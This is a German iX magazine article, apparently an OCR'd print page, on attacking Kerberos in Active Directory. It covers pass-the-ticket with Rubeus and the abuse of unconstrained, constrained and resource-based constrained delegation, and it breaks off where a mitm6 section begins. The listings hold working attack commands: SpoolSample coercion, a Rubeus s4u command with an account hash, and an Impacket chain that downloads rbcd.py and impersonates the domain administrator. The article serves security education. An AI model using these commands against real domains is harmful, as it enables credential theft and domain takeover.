0x3e7	jumphost01\$ @ AD.2CONSULT.CH	cifs/DC01.ad.2consult.ch/ad.2consult.ch	15.12.2020 14:23:24
0x3e7	jumphost01\$ @ AD.2CONSULT.CH	JUMPHOST01\$	15.12.2020 14:23:24
0x3e7	jumphost01\$ @ AD.2CONSULT.CH	ldap/PROD-DC01.produktion.ad.2consult.ch/produktion.ad.2consult.ch	15.12.2020 14:23:24
0x3e7	jumphost01\$ @ AD.2CONSULT.CH	LDAP/DC01.ad.2consult.ch	15.12.2020 14:23:24
0x3e7	jumphost01\$ @ AD.2CONSULT.CH	ldap/dc01.ad.2consult.ch/ad.2consult.ch	15.12.2020 14:23:24

er aus anderen lokalen Sitzungen auf diesem Rechner gültige Tickets von deren Benutzern extrahieren. Auch bei Sitzungen mit runas oder Anmeldungen über das Netzwerk, etwa via Remote-Desktop oder dem bei Systemverwaltern beliebten PsExec mit Passworteingabe, bleibt ein TGT zurück. Weitere Informationen über Anmeldearten und ob dabei wiederverwendbare Anmeldeinformationen auf dem Ziel hinterlassen werden, verzeichnet Microsoft in einer Windows-Server-Dokumentation (siehe [ix.de/z8zu](#)).

Ausgelesene Tickets kann ein Angreifer nun verwenden, um Zugang zu Plattformen wie SharePoint oder Diensten wie Dateifreigaben zu erhalten, sich so in einem Lateral Movement [1] schrittweise durch ein Netzwerk bewegen und Befehle auf den entfernten Rechnern ausführen. Diese Aktivität kann so lange dauern, wie das jeweilige Ticket gültig ist – in der Regel 10 Stunden.

Rubeus, benannt nach dem Halbriesen aus der Harry-Potter-Reihe, ist ein in C#

geschriebenes Angriffswerkzeug, um den dreiköpfigen Höllen Hund Kerberos zu bändigen. Es muss zunächst mit Visual Studio kompiliert werden. Wer aus dem Internet heruntergeladenen Binärdateien vertraut, findet auch einsatzbereite Versionen auf GitHub.

Zunächst können mit Rubeus' Triage-Funktion alle verfügbaren Kerberos-Tickets angezeigt werden (Listing 1). Läuft Rubeus in einer administrativen PowerShell-Sitzung, werden auch Tickets anderer Benutzer angezeigt.

Details über die verfügbaren Tickets liefert der folgende Rubeus-Befehl (Ausgabe aus Platzgründen nicht dargestellt):

```
PS > .\Rubeus.exe klist
```

Mit dem dump-Kommando werden alle verfügbaren Tickets, sowohl TGT wie auch TGS, ausgelesen und Base64-codiert dargestellt. Bei einer administrativen Sitzung werden auch Tickets anderer Benutzer extrahiert (Listing 2).

TGT sind durch den Zusatz krbtgt im Feld `ServiceName` gekennzeichnet, TGS durch das zu einem Dienst passende Präfix, beispielsweise `CIFS` oder `LDAP` [4].

Die so ausgelesenen Tickets können nun, auch auf einem anderen Rechner, in eine Sitzung injiziert werden. Hat der ursprüngliche Ticketbenutzer auf dem entfernten System administrative Rechte, kann der Angreifer dort über das Netzwerk Befehle ausführen, beispielsweise mit dem Microsoft-Sysinternals-Tool `PsExec`:

```
PS > .\Rubeus.exe ptt /ticket:  
doI FgjCCBX6gAWIBBaEDAgEWooIEezCCBHDhggRz...  
PS > .\PsExec.exe -accepteula  
\\fileserver01.ad.2c.consult.ch cmd
```

Übrigens können Angreifer, die ein an eine Windows-Domäne angebundenes Linux-System kompromittiert haben, dort ebenfalls Kerberos-Tickets erbeuten und für PtT-Angriffe zum Ausbreiten im Active Directory einsetzen. Unter Windows geraubte Tickets können mit Linux-Angriffswerkzeugen wie der Impacket-Skriptsammlung [1] genutzt werden und vice versa. Allerdings haben Kerberos-Tickets bei Windows- und Linux-Tools lokal ein unterschiedliches Format und müssen zuvor konvertiert werden, beispielsweise mit einem Ticket-Converter-Skript.

### Nachahmung löst Kerberos-Double-Hop-Problem

Eine weitere Gefahr der Privilegienerhöhung, zusätzlich zu den in vorigen Artikeln gezeigten Angriffspunkten, lauert bei den verschiedenen Arten der Kerberos-Delegierung.

Wie das Authentifizierungsprotokoll Kerberos funktioniert, wurde in [4] im

## TRACT

- Beide Arten von Kerberos-Tickets – Ticket Granting Tickets und Servicetickets – sind wie Passwörter, Passwort-Hashes und Kerberos-AES-Schlüssel Authentifizierungsmaterial und können von Angreifern gestohlen und wiederverwendet werden.
- Kerberos-Delegierung erlaubt es einem System, sich im Namen eines Benutzers bei einem anderen System anzumelden. Fehlkonfigurationen bei allen Delegierungsarten ermöglichen Rechteerhöhung zu lokalen Administratoren bis hinauf zum Domänenadmin.
- IPv6 ist in AD-Umgebungen in der Standardeinstellung aktiviert, aber oft nicht konfiguriert und produktiv eingesetzt. Angreifer können dann den Umstand, dass Windows IPv6 gegenüber IPv4 bevorzugt, für Man-in-the-Middle-Angriffe ausnutzen.

**Listing 2: Rubeus zeigt ein Kerberos-Ticket als Base64-codierten Datensatz an**

```
PS > .\Rubeus.exe dump /nowrap
Action: Dump Kerberos Ticket Data (All Users)

[*] Current LUID : 0x1b959

UserName : susanne.server
Domain : 2CONSULT
LogonId : 0x1b959
UserSID : S-1-5-21-3725456991-164711372-156644679-1108
AuthenticationPackage : Kerberos
LogonType : Interactive
LogonTime : 15.12.2020 04:23:54
LogonServer : DC01
LogonServerDNSDomain : AD.2CONSULT.CH
UserPrincipalName : susanne.server@ad.2consult.ch

ServiceName : krbtgt/AD.2CONSULT.CH
ServiceRealm : AD.2CONSULT.CH
UserName : susanne.server
UserRealm : AD.2CONSULT.CH
StartTime : 15.12.2020 04:23:55
EndTime : 15.12.2020 14:23:55
RenewTill : 22.12.2020 04:23:55
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : aes256_cts_hmac_sha1
Base64(key) : hRlnKRi/pSUD6KDWBTRmbJwYwUbBQyT7RHg9ah1aSI=
Base64EncodedTicket : doIFgjCCBX6gAwIBBaEDAgEWooIEezCCBHDhggRz[gekuerzt]==
[...]
```

Detail geschildert. Reines Kerberos bietet keine Möglichkeit des delegierten Zugriffs, mit dem zum Beispiel ein Webserver als ein bei ihm angemeldeter Benutzer auf eine Datenbank eines Datenbankservers zugreifen könnte. Diese Beschränkung ist auch als das Double-Hop-Problem bekannt (siehe ix.de/z8zu), das von Kerberos-Delegierung gelöst wird. Delegierung ermöglicht einer Anwendung (wie einem Webserver im Frontend), die Anmeldedaten des Benutzers wiederzuvorwerben, um in dessen Namen auf Ressourcen zuzugreifen, die auf einem anderen System verwaltet werden (wie einem Datenbankserver im Backend). Ein Server kann sich also als ein Benutzer ausgeben, um ihm ohne erneutes Eingeben der Anmeldedaten Zugriff auf Dienste auf anderen Servern zu ermöglichen.

Jede Art von Delegierung – uneingeschränkte, eingeschränkte und selbstressourcenbasiert-eingeschränkte – kann auf jeweils individuelle Art missbraucht werden.

## Unsicherer Delegierungs-Dinosaurier

Ein Server, dem für uneingeschränkte Delegierung (Unconstrained Delegation) vertraut wird, darf sich bei jedem beliebigen Dienst innerhalb des Active Directory als (fast) beliebiger Benutzer ausgeben. Implementiert wurde diese erste Delege-

rungsart zunächst in Windows Server 2000 und sie ist noch heute in aktuellen AD-Umgebungen anzutreffen.

Wenn ein Benutzer von einem DC ein Serviceticket (TGS) für einen Dienst anfordert, für den uneingeschränkte Delegierung aktiviert ist, kopiert der DC das Ticket Granting Ticket (TGT) des Benutzers und hängt es an das TGS an, das später dem Dienst vorgelegt wird. Wenn der Benutzer mit diesem TGS auf den Dienst zugreift, wird das enthaltene TGT extrahiert und im LSASS-Prozess des Servers zur späteren Verwendung gespeichert. Auf diese Weise kann sich der Server mit konfigurierter uneingeschränkter Delegierung später bei Bedarf als dieser Benutzer ausgeben.

Damit dies möglich ist, müssen zwei Voraussetzungen erfüllt sein: Die erste ist, dass bei dem Konto, das eine Authentifizierung delegieren möchte, das

**Computerkonto mit uneingeschränkter Delegierung, das bewirkt das TRUSTED\_FOR\_DELEGATION-Flag (Abb. 1).**


Flag `TRUSTED_FOR_DELEGATION` in seinem `userAccountControl`-Attribut gesetzt ist. Um dieses Flag zu vergeben (Abbildung 1), wird das `SeEnableDelegationPrivilege`-Recht benötigt, das normalerweise nur Domänenadministratoren haben. Die zweite Voraussetzung ist, dass das Benutzerkonto auch delegiert werden kann. Standardmäßig können alle Konten delegiert werden; dies kann aber über das Flag `NOT_DELEGATED` verhindert werden, worauf ein späterer Artikel zur Absicherung eingehen wird.

Abermals hilft beim Missbrauch das PowerShell-Skript PowerView, das im Enumerations-Artikel in *iX* 10/2020 [5] vorgestellt wurde (die folgenden Befehle beziehen sich auf die dev-Version), um Computer mit uneingeschränkter Delegierung zu finden.

```
PS > Get-DomainComputer -Unconstrained |
        select -expand dnshostname
DC01.ad.2consult.ch
FILESERVER01.ad.2consult.ch
```

Domänencontroller sind standardmäßig mit uneingeschränkter Delegierung konfiguriert. Da sie besser geschützt sein sollten als Anwendungsserver, ist dies kein Angriffsvektor. Zudem würde die Kontrolle eines DC als dessen lokaler Administrator ohnehin die Kompromittierung der Domäne bedeuten, auch ohne das Ausnutzen von Delegierungsschwachstellen.

Ein Angreifer kann uneingeschränkte Delegierung auf unterschiedliche Arten ausnutzen. Kompromittiert er einen Computer, der Dienste mit uneingeschränkter Delegierung anbietet, kann er im LSASS-



Prozess vorhandene TGT für die Clients beziehungsweise Benutzer dieser Dienste auslesen oder warten, bis sich ein hoch privilegierter Benutzer verbindet und dabei ein TGT mitbringt. Dieses TGT kann der Angreifer für einen Pass-the-Ticket-Angriff nutzen, beispielsweise wie oben beschrieben mit Rubeus. Allerdings könnte er auf einem solchen kompromittierten Computer in vielen Fällen auch Anmelddaten in Form von Hashes oder Kerberos-Schlüsseln auslesen und stattdessen Pass the Hash oder Overpass the Hash ausführen [1].

Viel spannender für jemanden mit üblichen Absichten: Ein Server mit uneingeschränkter Delegierung ist ein großer Zwischenschritt auf dem Weg zur Kontrolle über die komplette AD-Umgebung. Wenn es dem Angreifer gelingt, ein privilegiertes Konto wie einen Domänenadministrator zur Interaktion mit einem der von ihm kontrollierten Dienste zu überreden, kann er das Administrator-TGT stehlen und die Domäne übernehmen.

## Ungepatchter Printer-Bug liefert Adminaccount

Wenn auf einem Domänencontroller der Dienst Druckerspooler (Print Spooler) läuft, kann ein Angreifer den Spoolerdienst bitten, eine Statusinformation über laufende Druckaufträge an das System mit uneingeschränkter Delegierung zu senden – dabei authentifiziert sich der Controller mit seinem Computerkonto gegenüber dem bereits komromittierten Server.

**Listing 3: Per Printer-Bug wird ein Domänencontroller dazu gebracht, sich mit seinem Computer-Konto auf einem bereits übernommenen Rechner anzumelden**

```
PS > .\SpoolSample.exe dc01.ad.2consult.ch fileserver01.ad.2consult.ch
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc01.ad.2consult.ch, CaptureServer: \\fileserver01.ad.2consult.ch
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

Dank dessen unsicherer Delegierungseinstellung hat der Angreifer nun ein TGS samt TGT des DC-Kontos und kann mit dessen Rechten agieren, die denen eines Domänenadmins gleichkommen. Das Ausnutzen des Druckerspoolers wird auch als Printer-Bug bezeichnet; allerdings gibt es dafür keinen Patch von Microsoft.

Nachdem ein Angreifer einen Computer mit uneingeschränkter Delegierung mit PowerView wie oben enumeriert und anschließend komromittiert hat, etwa über einen von BloodHound aufgespürten Angriffspfad [1], startet er darauf eine administrative PowerShell-Sitzung und überwacht eingehende Verbindungen mit Rubeus:

```
PS > .\Rubeus.exe monitor /interval:1 /nowrap
```

Folgender Befehl prüft, ob auf einem entfernten Rechner der Spoolerdienst läuft. Erscheint keine Fehlermeldung, läuft dort der Dienst:

```
PS > ls \\dc01\\pipe\\spoolss
```

Anschließend dient das in C# geschriebene Tool SpoolSample dazu, über das Protokoll MS-RPRN (Print System Remote Protocol) den Druckerspooler auf dem Domänencontroller aufzufordern, sich im Beispiel mit dem komromittierten Rechner FILE SERVER01 zu verbinden (Listing 3).

Das parallel laufende Rubeus zeigt nun an, dass 2CONSULT\DC01\$ sich mit dem vom Angreifer kontrollierten Rechner verbunden hat. Ein in Base64 codiertes TGT des Computerkontos des DC

wird ausgegeben und kann wie oben beschrieben über Pass the Ticket verwendet werden, um sich in der aktuellen Sitzung als Domänencontroller zu authentifizieren.

Jetzt kann der Angreifer Freigaben auf dem DC anzeigen, Programme darauf ausführen oder über DCSync [1] die Anmeldeinformationen sämtlicher Benutzer in der Domäne auslesen.


Der Angriff hat sich ein Computerkonto mit uneingeschränkter Delegierung zunutze gemacht. Auch ein Benutzerkonto, für das diese Delegierungsart konfiguriert ist, lässt sich ausnutzen; die Vorgehensweise beschreibt der Blogartikel „Abusing Users Configured with Unconstrained Delegation“ (siehe ix.de/z8zu).

## Eingeschränkte Delegierung: nicht ohne Fehl und Tadel

Eingeschränkte Delegierung (Constrained Delegation) wurde mit Windows Server 2003 als „sicherere“ Variante der Kerberos-Delegierung eingeführt, bei der keine Benutzer-TGT mehr auf dem delegierenden Server hinterlegt werden. Ein Frontend-Webserver, der sich als ein Benutzer ausgeben muss, um in dessen Namen auf Daten in einer Datenbank zuzugreifen, kann derart eingeschränkt werden, dass er sich nur am Datenbankserver delegiert authentifizieren kann. Uneingeschränkte Delegierung ermöglicht es, für einen Benutzer Kerberos-Tickets für jeden beliebigen Dienst in der Domäne anzufordern. Dagegen soll eingeschränkte Delegierung einem Computer- oder Benutzerkonto nur erlauben, Tickets mit der Identität des angemeldeten Benutzers für einen bestimmten Dienst anzufordern.

Abbildung 2 zeigt, dass FILESERVER01 sich nur gegenüber dem Service Principal Name (SPN) TIME/DC01 als beliebiger Benutzer ausgeben darf. Der SPN als Name, über den ein Client eine Instanz eines Dienstes identifiziert, ist wesentlich für das Ausstellen von Servicetickets, mit denen ein Client auf Dienste wie Netzwerkfreigaben zugreift.

Für die eingeschränkte Delegierung hat Microsoft die Kerberos-Erweiterungen S4U2Self und S4U2Proxy entwickelt: S4U



**Computerkonto mit eingeschränkter Delegierung, dies verändert beim Konto das Attribut msDS-AllowedToDelegateTo (Abb. 2).**

steht für „Service for User“. S4U2Self erlaubt es einem Konto, für sich selbst ein Serviceticket (TGS) im Namen eines beliebigen Benutzers anzufordern, ohne dessen Passwort zu benötigen. Dieser Mechanismus ist zum Protokollübergang notwendig, weil Benutzer zunächst mit einem anderen Authentifizierungsprotokoll wie Net-NTLM angemeldet sein können, etwa wenn sie über das Internet auf einen Webserver zugreifen – dabei ist noch kein für Kerberos-Delegierung notwendiges TGS vorhanden.

## Self Service für den Protokollübergang

S4U2Self ist für eingeschränkte Delegierung nur erfolgreich, wenn der anfragende Benutzer das Flag `TRUSTED_TO_AUTH_FOR_DELEGATION` in seinem `userAccountControl`-Attribut gesetzt hat: Dann wird das ausgestellte Ticket vom Domänencontroller als weiterleitbar (forwardable) gekennzeichnet. Die Erweiterung S4U2Proxy verwendet das weiterleitbare Serviceticket, um nun ein Serviceticket für den zur Delegierung erlaubten Dienst anzufordern. Dabei prüft der DC, ob der angeforderte Dienst im Attribut `msDS-AllowedToDelegateTo` des anfordernden Kontos aufgeführt ist, und stellt nur dann ein Ticket aus, wenn die Prüfung erfolgreich ist.

Der S4U2Self-Mechanismus zum Protokollübergang ist der erste Bestandteil, der Angriffe auf eingeschränkte Delegie-

rung ermöglicht. Die zweite Zutat ist, dass das SPN-Feld im Serviceticket, das von der S4U2Proxy-Erweiterung ausgestellt wird, nicht geschützt ist: Darin können zusätzlich „alternative Services“ angegeben werden. Da das Feld nicht verifiziert wird, können TGS für andere alternative Dienste auf dem Zielrechner beantragt werden und nicht nur für jenen Dienst, der für eingeschränkte Delegierung vorgesehen ist (Details siehe [ix.de/z8zu](#)). Das gibt dem Angreifer die Möglichkeit, gültige Tickets für jeden gewünschten Dienst anzufordern, den der Host unterstützt.

Das bedeutet: Wenn ein Angreifer das Passwort oder ein Äquivalent wie einen Hash für ein Benutzer- oder Computerkonto hat, das eine eingeschränkte Delegierung für einen bestimmten Dienst erlaubt, kann er als Administrator auf den Rechner zugreifen, auf dem dieser Dienst läuft. Das gibt ihm vollen Zugriff auf diesen Computer – egal, für welchen Dienst die Delegierung eingestellt ist.

## Passwort überwindet Einschränkung

Mit PowerView findet der Angreifer zunächst ein Computerkonto, für das eine eingeschränkte Delegierung aktiviert ist (`TRUSTED_TO_AUTH_FOR_DELEGATION`):

```
PS > Get-DomainComputer -TrustedToAuth |
      select -expand dnshostname
FILESERVER01.ad.2consult.ch
```

Und er ermittelt im zweiten Schritt für diesen Computer, für welche SPNs und damit Konten Delegierung erlaubt ist:

```
PS > Get-DomainComputer FILESERVER01 |
      select -expand msds-AllowedToDelegateTo
time/DC01.ad.2consult.ch
time/DC01
```

Der Rechner FILESERVER01 kann also an den `time`-Dienst auf dem Domänencontroller delegieren. Um diese Delegierungseinstellung auszunutzen, muss zunächst der Passwort-Hash des Computerkontos `FILE SERVER01$` ermittelt werden. Dazu kann Mimikatz auf dem Dateiserver ausgeführt werden, der dafür durch eine andere Schwachstelle bereits kompromittiert sein muss [4].

Rubeus kann mehrere Angriffsschritte in einem Befehl zusammenfassen. Zuerst wird für das kompromittierte Konto, für das eine eingeschränkte Delegierung erlaubt ist, mit dessen Passwort-Hash ein TGT angefordert. Anschließend führt Rubeus S4U2Self und S4U2Proxy aus, wobei der erlaubte SPN aus dem Feld `msDS-AllowedToDelegateTo` des Kontos sowie der eigentlich interessante Dienst als `altservice`-Parameter verwendet werden. Es folgt die Angabe, welches Konto imitiert werden soll, dabei ist jeder gültige Benutzername möglich. Schließlich wird über `PtT` das erstellte Serviceticket automatisch in die aktuelle Sitzung injiziert.

So hilft Rubeus, automatisch einen TGT und anschließend ein TGS für den LDAP-SPN anzufordern (Listing 4), der benötigt wird, um direkt im Anschluss einen DCSync-Angriff durchzuführen.

Das Beispiel oben hat das Ausnutzen eines kompromittierten Computerkontos gezeigt. Auch ein übernommenes Benutzerkonto kann ausgenutzt werden: Ein Konto, das beispielsweise zu `cifs/fileserver01.ad.2consult.ch` delegieren darf, kann dafür missbraucht werden, sich gegenüber diesem Dienst als beliebiger Domänenbenutzer auszugeben.

Auf einem kompromittierten Rechner, der eingeschränkte Delegierung nutzt, kann ein Angreifer ohne weitere Angriffsschritte auch die bereits lokal zwischengespeicherten TGS für Pass the Ticket ausnutzen.

## Verhältnismäßig wenig angreifbar

Die ressourcenbasiert-eingeschränkte Delegierung (Resource-based Constrained Delegation, kurz RBCD) ist seit Windows Server 2012 die jüngste Delegierungsart und bietet vergleichsweise wenige Angriffspunkte (siehe [ix.de/z8zu](#)). Bei ihr

**Listing 4: Angriff auf eingeschränkte Delegierung mit Rubeus zum Erreichen lokaler Administratorrechte auf einem Computer**

```
PS > .\Rubeus.exe s4u /user:FILESERVER01$ /rc4:9552704b847b88da9322f9c2332aa682
      /msdsspns:"time/DC01" /altservice:ldap /impersonateuser:Administrator /ptt
[*] Action: S4U

[*] Using rc4_hmac hash: 9552704b847b88da9322f9c2332aa682
[*] Building AS-REQ (w/ preauth) for: 'ad.2consult.ch\FILESERVER01$'
[*] TGT request successful!
[*] base64(ticket.kirbi): [...]

[*] Action: S4U

[*] Using domain controller: DC01.ad.2consult.ch (10.10.10.45)
[*] Building S4U2self request for: 'FILESERVER01$@AD.2CONSULT.CH'
[*] Sending S4U2self request
[*] S4U2self success!
[*] Got a TGS for 'Administrator' to 'FILESERVER01$@AD.2CONSULT.CH'
[*] base64(ticket.kirbi): [...]

[*] Impersonating user 'Administrator' to target SPN 'time/DC01'
[*] Final ticket will be for the alternate service 'ldap'
[*] Using domain controller: DC01.ad.2consult.ch (10.10.10.45)
[*] Building S4U2proxy request for service: 'time/DC01'
[*] Sending S4U2proxy request
[*] S4U2proxy success!
[*] Substituting alternative service name 'ldap'
[*] base64(ticket.kirbi) for SPN 'ldap/DC01': [...]

[*] Ticket successfully imported!
```

#### **Listing 5: Angriff auf ressourcenbasiert-eingeschränkte Delegierung von einem Linux-Rechner aus**

```
# cd /usr/share/doc/python3-impacket/examples
# wget https://raw.githubusercontent.com/tothi/rbcd-attack/master/rbcd.py
# chmod +x rbcd.py
# ./addcomputer.py -computer-name 'boeserrechner$' -computer-pass NeuesPasswort1 -dc-ip 10.10.10.45 ad.2consult.ch/kompromittierterbenutzer:Passwort123!
# ./rbcd.py -f boeserrechner -t FILESERVER01 -dc-ip 10.10.10.45 2consult\\kompromittierterbenutzer:Passwort123!
# ./getST.py -spn cifs(FILESERVER01.ad.2consult.ch -impersonate Administrator -dc-ip 10.10.10.45 ad.2consult.ch/boeserrechner\$:NeuesPasswort1
# export KRB5CCNAME=$(pwd)/Administrator.ccache
# ./smbclient.py -k -no-pass fileserver01.ad.2consult.ch
```

wird die Verantwortung verlagert: Während bei der eingeschränkten Delegierung das Computerkonto des weiterleitenden Servers die Liste der erlaubten Zieldienste in Form von SPN enthält, verwalten bei RBCD die Ressourcen beziehungsweise Dienste eine Liste von Konten, denen sie für die Delegierung vertrauen und denen sie somit erlauben, sich bei ihnen im Namen eines anderen Kontos zu authentifizieren. Im Beispiel von Web- und Datenbankserver bedeutet das, dass die Delegierung auf dem Computerkonto des Datenbankservers konfiguriert wird, statt auf dem Webserverkonto, das an den Datenbankdienst delegiert.

Der Sicherheitsvorteil besteht darin, dass RBCD das userAccountControl-Flag

TRUSTED\_TO\_AUTH\_FOR\_DELEGATION nicht verwendet, das bei eingeschränkter Delegierung für ein weiterleitbares Serviceticket notwendig war. S4U2Self ist für einen Dienst – also ein Konto mit gesetztem SPN – immer erlaubt, von S4U2Self zurückgegebene Servicetickets sind aber ohne das Flag nicht weiterleitbar. Statt dessen werden bei RBCD die Konten, die für die Delegierung zugelassen sind, im msDS-AllowedToActOnBehalfOfOtherIdentity-Attribut des Computerkontos der Zielressource verwaltet.

Ein erfolgreicher Angriff auf eine AD-Umgebung mit dieser Art der Delegierung ist somit schwierig. Ein Angreifer müsste auf dem Domänencontroller ein Konto in das msDS-AllowedToActOnBehalfOfOther

Identity-Attribut der Zielressource einfügen dürfen.

Allerdings: Angegriffen werden können Computerkonten, in deren RBCD-Attribut ein bereits kompromittiertes Benutzer- oder Computerkonto gelistet ist. Ebenso attackiert werden können Computerkonten, in deren Zugriffskontrolllisten für einen bereits kompromittierten Sicherheitsprinzipal Berechtigungen wie GenericAll, GenericWrite oder WriteProperty gesetzt sind [2], die diesem Prinzipal das Verändern des Attributs msDS-AllowedToActOnBehalfOfOtherIdentity erlauben.

Das ist beispielsweise der Fall bei Computern, die ein Benutzer an der Domäne angemeldet hat. Bei Standardeinstellung in einem AD können authentifi-

# Security braucht Qualifikation!



Ein qualifiziertes Security-Fachwissen entscheidet über den Erfolg Ihres Unternehmens

## Training nach TISAX® und VDA-ISA

Anforderungen erfolgreich umsetzen



- Reifegrad Modell
- Anbindung Dritter & Prototypenschutz

TISAX® ist eine eingetragene Marke der ENX Association

## Industrial Security in der digitalen Transformation



- 360° Industrial Security Ansatz
- Zusammenspiel von OT & IT
- Von Automation 3.0 nach 4.0

## Lead Auditor ISO 27701

Datenschutz-Management-System



- Der neue ISO-Standard
- Anforderung an das Datenschutz-Modell

**qSkills - Ihr Qualifizierungspartner!**

➤ Termine, Inhalte und Preise unter: [qskills.de/qskills/workshops/security/](http://qskills.de/qskills/de/qskills/workshops/security/)

zierte Benutzer bis zu zehn Clients zu einer Domäne hinzufügen [5]. Wenn Computer mit der Domäne verbunden werden, erhält das hinzufügende Benutzerkonto verschiedene Berechtigungen auf das Computerkonto, darunter `GenericAll`, also volle Berechtigungen. Wie gleich klar wird, bedeutet das, dass ein Benutzer, der einen Rechner zur Domäne hinzugefügt hat, in wenigen Schritten durch Missbrauch von RBCD zu dessen Administrator werden kann.

## Mit RBCD-Missbrauch Kontrolle erlangen

Als weiteren Bestandteil benötigt der Angreifer Kontrolle über ein Konto, dem ein SPN zugeordnet ist. Das ist beispielsweise der Fall, wenn ein Kerberoasting-Versuch [2] bei einem Dienstkontakt erfolgreich war. Alternativ, gemäß AD-Standardkonfiguration wie eben beschrieben, kann ein Angreifer einen neuen, rein virtuellen Computer der Domäne hinzufügen und auf diesem Computerkonto einen SPN setzen. Nun kann er das `msDS-AllowedToActOnBehalfOfOtherIdentity`-Attribut des angegriffenen Kontos auf den von ihm kontrollierten SPN setzen und anschließend S4USelf, S4U2Proxy und Pass the Ticket nutzen, um sich auf dem Zielcomputer als beliebiger Benutzer auszugeben, etwa als Domänenadministrator, der in der Regel auf jedem Rechner innerhalb der Domäne lokale Administratorrechte hat.

PowerView etwa findet auch anfällige Konfigurationen, am einfachsten mit der geforkten Version von ZeroDayLab, die neue RBCD-Befehle mitbringt:

```
PS > iwr -UseBasicParsing
      https://raw.githubusercontent.com/
      ZeroDayLab/PowerSploit/master/Recon/
      PowerView.ps1
PS > Get-DomainRBCD
```

Dieser Angriff ist komplex. Unter Windows dienen dazu die bereits vorgestellten Werkzeuge PowerView und Rubeus sowie Powermad für das Erstellen eines neuen Computerkontos.

## Angriff vom Linux-Rechner

Auch Linux-Systeme, die nicht an der Domäne angemeldet sind, können RBCB missbrauchen. Dazu gibt es etwa das Python-Skript `rbcdb-attack` auf Basis der Impacket-Werkzeugsammlung.

Mit diesem Skript und den Impacket-Tools kann der Angreifer von einem Li-

nux-System aus ein neues Computerkonto erstellen (dazu benötigt er die Anmeldeinformationen eines bereits kompromittierten Domänenbenutzers), das RBCD-Attribut des Zielcomputers verändern, über die S4U-Mechanismen ein Serviceticket für die Dateifreigabe dieses Computers als angeblicher Domänenadmin anfordern und das Ticket anschließend verwenden, um auf die Standardfreigabe C\$ zuzugreifen.

Listing 5 zeigt die einzelnen Schritte, aus Platzgründen ohne Ausgaben, und verwendet als Basis die Angriffsdistribution Kali Linux [6].

RBCD ermöglicht auch lokale Privilegieneskalation bei Konten, die sich gegenüber dem Netzwerk als Computerkonto der jeweiligen Maschine authentifizieren, wie Netzwerkdienst und virtuelle Konten (beispielsweise Microsoft IIS oder SQL Server). Ausführliche Informationen liefert der Blogartikel „Wagging the Dog“ (ix.de/z8zu). Darüber hinaus funktioniert der Angriff mit Modifikationen auch in Umgebungen, in denen reguläre Benutzer keine Computer zur Domäne hinzufügen dürfen. Details dazu stehen in Blogbeiträgen von Charlie Clark (ix.de/z8zu).

## mitm6: Net-NTLM-Relying wiederbelebt

Der letzte vorgestellte Angriff auf die Delegierung verwendet das Tool `mitm6`, um einen Man-in-the-Middle-Angriff mithilfe von IPv6 und DNS gegen eine AD-Umgebung durchzuführen. Mit `mitm6` kann ein Angreifer, der lediglich über grundlegenden Netzwerzkzugriff verfügt, aber noch über keinerlei Zugangsdaten im AD, die Domäne dennoch weitreichend komromittieren.

Voraussetzungen für den konkret beschriebenen Angriff sind, dass LDAPS

